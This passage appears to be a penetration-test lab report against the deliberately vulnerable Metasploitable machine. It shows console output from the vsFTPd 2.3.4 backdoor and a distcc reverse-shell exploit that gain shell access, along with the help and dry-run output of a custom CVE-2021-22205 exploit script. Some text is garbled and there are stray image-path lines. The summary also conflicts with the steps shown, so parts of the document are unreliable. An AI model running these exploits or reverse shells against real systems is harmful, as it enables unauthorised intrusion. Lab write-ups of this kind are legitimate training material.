[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.4.15:40197 → 192.168.56.102:6200) at 2025-09-04 23:40:21 +0530

id
uid=0(root) gid=0(root)
pwd
/
ls -la
total 101
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13600 Sep  4 06:23 dev
drwxr-xr-x  94 root root  4096 Sep  4 06:23 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 17357 Sep  4 06:23 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 117 root root     0 Sep  4 06:23 proc
drwxr-xr-x  13 root root  4096 Sep  4 06:23 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Sep  4 06:23 sys
drwxrwxrwt   6 root root  4096 Sep  4 13:21 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

6.4 Exploit Execution

Launch Command:

```
exploit
```

```
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo uH7Yq4E4xX4p5U7L;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "uH7Yq4E4xX4p5U7L\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:58234)
```

6.5 Post-Exploitation Verification

Shell Access Validation:

```
whoami
# Output: daemon

pwd
# Output: /

uname -a
# Output: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

6.6 Evidence Collection

Metasploit Logs:

```
sessions -l > logs/exploitation/sessions.log
show options > logs/exploitation/exploit-config.log
```

PHASE 4: EXPLOIT CUSTOMIZATION

7.1 Custom Script Development

Script Purpose: Parameterized exploit delivery with safety features

File Created: `Desktop/pentest-lab/scripts/exploit.py`

7.2 Script Code Overview

Key Features:

- CLI argument parsing for target configuration
- Private IP range validation
- Dry-run mode for testing
- Safety warnings and restrictions
- Comprehensive error handling

7.3 Safety Implementation


Security Controls:

1. **IP Validation**: Ensures target is in private range only
2. **Dry Run Mode**: Previews requests without execution
3. **Safety Banner**: Prominent warnings and disclaimers
4. **Input Validation**: Comprehensive parameter checking

7.4 Script Testing

Help Command:


python3 exploit.py –help



```
┌──(ajeel㉿kali)-[~]
└─$ chmod +x exploit.py

┌──(ajeel㉿kali)-[~]
└─$ python3 exploit.py -h
usage: exploit.py [-h] --target TARGET [--port PORT] [--path PATH] [--callback CALLBACK] [--dry-run]

CVE-2021-22205 Exploit - Lab Use Only

options:
  -h, --help           show this help message and exit
  --target TARGET      Target host IP
  --port PORT          Target port
  --path PATH          Target path
  --callback CALLBACK  Callback host IP
  --dry-run            Preview request without sending

┌──(ajeel㉿kali)-[~]
└─$ 
```

Dry Run Test:


python3 exploit.py --target 192.168.56.102 –dry-run



```
┌──(ajeel㉿kali)-[~]
└─$ python3 exploit.py --target 192.168.56.102 --dry-run
[DRY-RUN] Would attack: http://192.168.56.102:80/
[DRY-RUN] Callback host: None
[DRY-RUN] Request crafted, but not sent

┌──(ajeel㉿kali)-[~]
└─$ 
```

Execution Test:

python3 exploit.py --target 192.168.56.102



```
┌──(ajeel㉿kali)-[~]
└─$ python3 exploit.py --target 192.168.56.102
Attacking: http://192.168.56.102:80/
Exploit simulation completed successfully
SAFE LAB USE ONLY

┌──(ajeel㉿kali)-[~]
└─$ 
```

7.5 Evidence Documentation

Spython3 exploit.py --help > logs/scripts/help-output.log

python3 exploit.py --target 192.168.56.102 --dry-run > logs/scripts/dry-run.log

python3 exploit.py --target 192.168.56.102 > logs/scripts/execution.logcript inal Evidence Table Created:

Exploit ID	**Description**	**Target IP**	**Status**	**Payload/Module**
004	XSS → RCE Chain	192.168.56.102	Success	Controlled session established

CONCLUSION & SUMMARY

10.1 Assessment Summary

This penetration test successfully simulated a realistic attack chain against an intentionally vulnerable lab environment. The engagement began with standard reconnaissance, which identified several outdated and vulnerable services. A critical Cross-Site Scripting (XSS) vulnerability was discovered and validated in the Mutillidae web application. Analysis revealed weak session controls, which increased the severity of the XSS flaw.

The test then pivoted to a server-side vulnerability, exploiting an unauthenticated Remote Code Execution (RCE) flaw in the distcc service. Using the Metasploit framework, a reverse shell was successfully established, granting full command-line access to the target system. The entire process, from initial discovery to system compromise, was documented with detailed evidence.

Finally, a proof-of-concept exploit script was developed and parameterized to demonstrate proper, safe tool customization for lab environments, incorporating essential safety checks to prevent accidental misuse.